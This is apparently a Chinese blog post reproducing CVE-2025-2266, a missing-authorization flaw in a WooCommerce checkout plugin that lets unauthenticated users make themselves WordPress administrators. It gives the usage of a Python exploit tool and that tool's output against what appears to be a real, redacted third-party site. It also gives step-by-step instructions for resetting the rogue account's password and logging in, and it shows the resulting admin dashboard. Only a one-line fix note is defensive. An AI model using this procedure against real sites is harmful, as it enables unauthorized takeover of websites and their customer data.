
今年最新的影响6万WordPress的管理员用户创建漏洞复现（CVE-2025-2266）

漏洞介绍

Checkout Mestres do WP for WooCommerce 是一款专为 WooCommerce 设计的 WordPress 插件，旨在优化结账流程，提升客户购物体验。 它将购物车和结账功能整合到一个页面中，简化购买步骤，使客户能够在更少的点击中完成购买，从而提高转化率。 此外，该插件提供地址自动填充、结账分步处理等功能，确保与大多数主题兼容。



9.8

Missing Authorization

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE	CVE-2025-2266
CVSS	9.8 (Critical)
Publicly Published	March 28, 2025
Last Updated	March 29, 2025
Researcher	kr0d


WordPress的Checkout Mestres do WP for WooCommerce插件存在漏洞，在8.6.5至8.7.5版本中，由于未对cwmpUpdateOptions()函数进行权限检查，可能导致未经授权的数据修改和权限提升。攻击者可利用此漏洞更新WordPress站点上的任意选项，包括将默认注册角色更改为管理员并开启用户注册功能，从而获取网站管理员权限。

漏洞条件

1. WordPress安装**Checkout Mestres do WP for WooCommerce**插件且8.6.5 <= 版本 <= 8.7.5

漏洞复现

POC是Python形式的，使用方法如下




```
(CommonPython) [redacted] % python CVE-2025-2266.py -h
usage: CVE-2025-2266.py [-h] -u URL -newuser NEWUSER -email EMAIL

CVE-2025-2266 Checkout Mestres do WP for WooCommerce Plugin

options:
  -h, --help         show this help message and exit
  -u URL, --url URL  Target WordPress site URL (e.g., http://example.com/wordpress)
  -newuser NEWUSER   Create new admin user (e.g., test999)
  -email EMAIL       Email for new user (e.g., test999@test.com)
```


执行成功可以创建你指定邮箱、用户名的新的管理员账号



```
(CommonPython) [redacted] % python CVE-2025-2266.py -u https://[redacted].com -newus
er test99 -email [redacted]
====================================
     CVE-2025-2266 Exploit Tool
====================================

[+] Target is vulnerable! Exploiting now...
[DEBUG] Response from exploit: Opções atualizadas com sucesso.
[+] Step 2: User 'test99' registered successfully.
[!] Login at: https:/[redacted]/wp-login.php
[!] Username: test99
[!] Email: [redacted]
[!] Set password manually from admin panel or reset link.
```

创建成功后到 https://your-domain/wp-login.php 去重置密码，邮箱就填你的刚才填的自己的邮箱（临时或永久），访问密码重置邮件的重置链接即可修改密码




[redacted] **密码重置**

发件人: WordPress [redacted]

时间: 下午06:02

有人请求更改以下帐户的密码：站点名称：[redacted] 用户名：test99 如果这是一个错误，请忽略这封电子邮件，不会发生任何事情。要重置密码，请访问以下地址：https://[redacted]login.php?login=test99&key=[redacted]&action=rp&wp_lang=pt_BR

使用刚才创建的用户名和修改的密码，即可以管理员角色登录WordPress后台。



Ao vivo 2 0 Novo WPForms Olá, test99

Painel

Início

Atualizações 2

Mestres do WP

Jetpack

Posts

Mídia

Páginas

Comentários

WooCommerce

Produtos

Pagamentos

Exportação de importação Web-Toffee (Pro)

Análises

Marketing

Painel

Opções de tela ▼ Ajuda ▼

Crie sua primeira pasta para biblioteca de mídia agora. Comece a usar

Hide for me

Jet Blocks Data Update – We need to update your database to the latest version.

Start Update

Hide for me

Jet Tabs Data Update – We need to update your database to the latest version.

Start Update

Hide for me

Jet Woo Builder Data Update – We need to update your database to the latest version.

Start Update

Hide for me

Atualizador de dados do Elementor

漏洞修复

- 升级到8.7.5以上版本